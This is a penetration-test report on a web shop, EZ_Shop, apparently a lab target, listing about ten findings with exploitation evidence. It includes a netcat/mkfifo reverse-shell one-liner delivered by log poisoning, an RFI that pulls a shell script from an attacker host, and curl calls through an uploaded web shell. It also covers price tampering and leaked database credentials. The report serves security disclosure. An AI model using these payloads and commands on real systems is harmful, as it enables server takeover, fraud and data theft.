


# Vulnerability Report: EZ\_Shop

## Broken Access Control - Username Enumeration in Registration Page

**Issue Identified:** The registration page of the web application exhibits a security vulnerability classified under '**Broken Access Control**', as defined by the OWASP. This vulnerability allows an attacker to guess or enumerate usernames.

**Description:** During the registration process, the application reveals whether a username is already in use. This behavior occurs when a new user attempts to register with a username that exists in the system. Instead of a generic error message, the application explicitly indicates that the username is already taken. This response enables an attacker to infer valid usernames through repeated registration attempts.




The screenshot displays a registration form titled "Register Here". It contains three input fields: the first is labeled "Admin", the second and third each contain a single bullet point. Below the inputs are two buttons: "Register" and "Go Back". To the right of the form, a red error message box states "Error : Username was used".

**Impact:** The ability to enumerate usernames can lead to various security risks. It simplifies the process for attackers attempting brute-force attacks, as they can confirm valid usernames before attempting password guesses.

# Broken Access Control - Unauthorized Bulk Password Reset

**Issue Identified:** The web application exhibits a critical security vulnerability under 'Broken Access Control', according to the OWASP guidelines. Specifically, the vulnerability allows for unauthorized password changes for multiple users, including administrators.


**Description:** The vulnerability was discovered within the 'Change Password' functionality, accessible via the navigation bar after user registration.



When a password change request is intercepted and modified using Burp Suite, the request can be manipulated and sent to the Intruder tool.



This allows for an automated attack that alters the passwords for all users in the system. By employing this method, it was possible to change the administrator's password to a known value (e.g., '1'), subsequently gaining unauthorized access to the admin account.





**Impact:** This vulnerability has severe implications, as it allows an attacker to gain control over any account, including administrative accounts, potentially leading to a full system compromise. The integrity and confidentiality of user data are at risk, and the availability of the system to legitimate users can be disrupted.

## Security Misconfiguration - Malicious File Upload Leading to PHP Reverse Shell

**Issue Identified:** The application is vulnerable to malicious file uploads, specifically the uploading of PHP files disguised as JPEG images, leading to PHP reverse shell execution. This vulnerability is a clear indication of '**Security Misconfiguration**' as per OWASP categorization.

**Description:** The vulnerability was discovered following the successful upload of a malicious PHP file, camouflaged as a JPEG image, using burp suite to inject PHP code into the image's header.



The file, although appearing as an image, was renamed with a .php extension, allowing it to bypass security filters. Once uploaded, the server incorrectly processes this file as a PHP script, leading to the execution of the embedded PHP code. This vulnerability is particularly dangerous as it enables an attacker to establish a reverse shell, gaining remote control over the server.

```
waaris_m ~
$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.1 48049
Linux ubuntu 4.4.0-174-generic #204-Ubuntu SMP Wed Jan 29 06:41:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
11:08:13 up 14:51, 0 users, load average: 2.00, 2.00, 2.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ hostname
ubuntu
```

**Impact:** The execution of a PHP reverse shell poses a severe security risk. It allows an attacker to gain unauthorized access to the server, execute arbitrary commands, and potentially take complete control over the server environment. This could lead to extensive data breaches, unauthorized data manipulation, and compromise of the entire server infrastructure.

## Broken Access Control - Unauthorized File Downloads via Command-Line Tools

**Issue Identified:** The application is vulnerable to Insecure Direct Object References (IDOR), allowing unauthorized file downloads via command-line tools like curl and wget. This vulnerability aligns with 'Broken Access Control' as per OWASP guidelines.

**Description:** Exploiting the previously mentioned file upload vulnerability, the attacker executed server commands to identify files, which they then illegally downloaded using curl and wget, circumventing the intended access controls.

```
(waris@kali)~[~/Downloads/Trash]
$ curl "https://192.168.176.128/www/img/ht.php?cmd=cat%20/opt/lampp/README.md" -o README.md -k
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left   Speed
100  9894    0  9894    0    0   628k      0  --:--:-- --:--:-- --:--:--   644k
```

```
(waris@kali)~[~/Downloads/Trash]
$ wget https://192.168.176.128/www/buy.php --no-check-certificate
--2024-01-18 15:58:51-- https://192.168.176.128/www/buy.php
Connecting to 192.168.176.128:443... connected.
WARNING: The certificate of '192.168.176.128' is not trusted.
WARNING: The certificate of '192.168.176.128' doesn't have a known issuer.
WARNING: The certificate of '192.168.176.128' was signed using an insecure algorithm.
WARNING: The certificate of '192.168.176.128' has expired.
The certificate has expired
The certificate's owner does not match hostname '192.168.176.128'
HTTP request sent, awaiting response... 302 Found
Location: index.php [following]
--2024-01-18 15:58:51-- https://192.168.176.128/www/index.php
Reusing existing connection to 192.168.176.128:443.
HTTP request sent, awaiting response... 200 OK
Length: 2004 (2.0K) [text/html]
Saving to: 'buy.php'


buy.php                               100%[=====]
2024-01-18 15:58:51 (99.3 MB/s) - 'buy.php' saved [2004/2004]
```

**Impact:** The ability to download files without authorization directly undermines the security of the server's data, potentially leading to information leaks and unauthorized system access.

## Broken Access Control - Price Manipulation via Interception

**Issue Identified:** The application is vulnerable to price manipulation during the checkout process, a concern that falls under '**Broken Access Control**' as defined by the OWASP.

**Description:** A critical vulnerability was discovered in the shopping website's payment system where the final price of an item can be altered by the client.




During the checkout process, before finalizing the purchase, the transaction details can be intercepted using a tool like Burp Suite.

`id=1&price=3000&money=0`



`id=1&price=0&money=0`

The price parameter within the request can be modified — for instance, changing an item's original price from 3000 to 0 — and upon resubmission, the server accepts the altered price, allowing the purchase to proceed at the manipulated price point.




**Impact:** This vulnerability allows an attacker to purchase items without paying the full price, which could lead to significant financial losses for the business and undermine the integrity of the transaction system.


## Broken Access Control - Negative Price Manipulation in Purchase Transactions

**Issue Identified:** The e-commerce application permits negative price manipulation during purchase transactions. This issue can be categorized under '**Broken Access Control**' as defined by the OWASP.


**Description:** A severe vulnerability exists within the payment processing functionality of the shopping website.



At the final stage of the purchasing process, transaction details can be intercepted using Burp Suite.



The price parameter can be maliciously altered to a negative value, allowing a user to not only obtain items for free but also receive an amount equivalent to the negative price set in the request.






**Impact:** This flaw can lead to exploitation where the vendor incurs financial losses by essentially paying the attacker for each transaction completed with a manipulated negative price.

## Broken Access Control - Unauthorized Access to Admin and Hidden Pages via URL Manipulation

**Issue Identified:** The shopping website is vulnerable to unauthorized access to administrative and hidden pages due to inadequate access control mechanisms. This issue aligns with the '**Broken Access Control**' category in the OWASP.

**Description:** It has been observed that normal users can gain access to both administrative and hidden pages by simply modifying the URL path.



This type of unauthorized access is possible because the application does not adequately verify the user's permissions when navigating to different pages. For instance, a normal user can alter their URL from a regular user-accessible page to one designated for admin use, or to other hidden pages not intended for public access.


**Impact:** This security flaw presents a significant risk as it allows unprivileged users to access sensitive areas of the website, which could lead to the compromise of confidential information, unauthorized modifications, or deletion of data. It also poses a threat to the overall integrity and security of the website.




## Injection - Local File Inclusion (LFI) Leading to Log Poisoning and Remote Code Execution via Access Logs

**Issue Identified:** The shopping website is susceptible to a Local File Inclusion (LFI) attack, which falls under the 'Injection' category as per OWASP guidelines. This vulnerability was further exploited to perform log poisoning, leading to remote code execution.

**Description:** The vulnerability was discovered within the 'name' parameter of the website's URL, allowing directory traversal to access server files. An advanced exploitation technique was used, involving LFI to access the server's access\_log file. The attacker sent a crafted request via Burp Suite Repeater with a malicious PHP code embedded as a query parameter:



This code, when Base64-decoded, translates to a shell command that sets up a reverse shell (`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.122.1 4445 >/tmp/f`). By reloading the access\_log through LFI, the PHP code embedded in the log is executed, resulting in remote code execution on the server.





**Impact:** This sophisticated attack method poses a high-security risk, as it leads to unauthorized remote code execution on the server. It can be leveraged to gain complete control over the server, potentially leading to data breaches, system compromise, and further malicious activities.



## Security Misconfiguration - Security Misconfiguration Leading to Database Credentials Disclosure via Local File Inclusion (LFI)

**Issue Identified:** The shopping website displays a critical vulnerability classified under 'Security Misconfiguration' in the OWASP. This vulnerability involves Local File Inclusion (LFI) that leads to the exposure of database credentials.


**Description:** The vulnerability was exploited by using LFI to access the site's `robots.txt` file.



This file inadvertently exposed a path (`/BVCDqHHqSu7iBQcfxzty/`) which granted unauthorized access to the phpMyAdmin panel. The exploitation continued with the use of a PHP wrapper (`php://filter/convert.base64-encode/resource=database.php`), enabling the attacker to encode and extract the contents of the `database.php` file.

```
(waris@kali) - [~/Downloads]
$ echo -n PD9waHANCiAgIGRlZmluZSgnREJfU0VSVkVSJywgJzEyNy4wLjAuMSRpOw0KIGRlcX1VTRVJ0QU1FLERCX1BBU1NXT1JELERCX0RBVEFCQVNFKTsNCj8+DQo= | base64 -d
<?php
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'ThisIsTheMostFuckingEasyPasswordInTheWorld');
define('DB_DATABASE', 'Shopping');
$db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

This process revealed sensitive database credentials, including the username and password for phpMyAdmin.




**Impact:** The leakage of database credentials through this vulnerability is highly critical. It poses a significant risk of unauthorized database access, which can lead to data manipulation, data theft, and potentially a full-scale data breach, compromising the integrity and confidentiality of sensitive user information.

## Injection - Remote File Inclusion (RFI) Leading to Remote Code Execution with Hosted PHP Reverse Shell

**Issue Identified:** The shopping website demonstrates a vulnerability to Remote File Inclusion (RFI), classified under the 'Injection' category by OWASP. This vulnerability is exacerbated by the fact that it enables Remote Code Execution (RCE) through a PHP reverse shell, which the attacker hosts using a Python SimpleHTTPServer.

### Description:

A critical vulnerability was identified in the 'name' parameter of the website's URL. Attackers can exploit this parameter to include external files. For instance, by changing the parameter to reference a PHP reverse shell script hosted on the attacker's server ([https://192.168.176.128/www/buy.php?id=1&name=http://192.168.122.13:9000/test\\_shell.php](https://192.168.176.128/www/buy.php?id=1&name=http://192.168.122.13:9000/test_shell.php) set up via Python's SimpleHTTPServer), the targeted server retrieves and executes this script. This execution grants the attacker unauthorized remote access and control over the server.



The first screenshot shows a web browser at <https://192.168.176.128/www/buy.php?id=1&name=info/info1.html> displaying a product page for 'divine rapier' priced at 3000 \$. The second screenshot shows the same page after the URL is manipulated to include a remote PHP reverse shell script, resulting in a directory listing for the root directory. The third screenshot shows a terminal window where the attacker has successfully connected to the server via a reverse shell and executed a command.

Directory listing for /

- [DVWA\\_LAB/](#)
- [ez\\_shop\\_username.txt](#)
- [gobuster\\_ez\\_shop.txt](#)
- [namp\\_ezshop.txt](#)
- [test\\_shell.php](#)

```

$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.1 39967
Linux ubuntu 4.4.0-174-generic #204-Ubuntu SMP Wed Jan 29 06:41:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
16:45:54 up 17:46, 0 users, load average: 2.00, 2.00, 2.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
  
```

**Impact:** The potential impact of this vulnerability is severe. It allows attackers to execute arbitrary code remotely, effectively compromising the server. This level of control can lead to data breaches, unauthorized manipulation of data, and potentially using the server to mount further attacks. The ease of setting up a malicious server using tools like Python's SimpleHTTPServer increases the risk and accessibility of this attack vector.

## Injection - Cross-Site Scripting (XSS) Leading to BeEF Framework Exploitation


**Issue Identified:** The shopping website is vulnerable to Cross-Site Scripting (XSS), specifically through URL parameters. This issue is categorized under '**Injection**' in the OWASP.

**Description:** The vulnerability allows for the injection of an XSS payload into the 'id' parameter of the URL.


```

[13:32:46] [*] Browser Exploitation Framework (BeEF) 0.5.4.0
[13:32:46] | Twitter: @beefproject
[13:32:46] | Site: https://beefproject.com
[13:32:46] | Wiki: https://github.com/beefproject/beef/wiki
[13:32:46] [*] Project created: Wrote AtComn (@BeefALcorn)
[13:32:46] [*] BeEF is loading... Wait a few seconds...
[13:32:47] [*] 7 extensions enabled:
[13:32:47] | XSSRays
[13:32:47] | Requester
[13:32:47] | Proxy
[13:32:47] | Network
[13:32:47] | Events
[13:32:47] | Demos
[13:32:47] | Admin UI
[13:32:47] [*] 303 modules enabled.
[13:32:47] [*] 6 network interfaces were detected.
[13:32:47] | running on network interface: 192.0.0.1
[13:32:47] | Hook URL: http://127.0.0.1:3000/hoek.js
[13:32:47] | _UI URL: http://127.0.0.1:3000/ui/panel
[13:32:47] [*] running on network interface: 172.20.10.2
[13:32:47] | Hook URL: http://172.20.10.2:3000/hoek.js
[13:32:47] | _UI URL: http://172.20.10.2:3000/ui/panel
[13:32:47] [*] running on network interface: 192.168.127.1
[13:32:47] | Hook URL: http://192.168.127.1:3000/hoek.js
[13:32:47] | _UI URL: http://192.168.127.1:3000/ui/panel
[13:32:47] [*] running on network interface: 172.17.0.1
[13:32:47] | Hook URL: http://172.17.0.1:3000/hoek.js
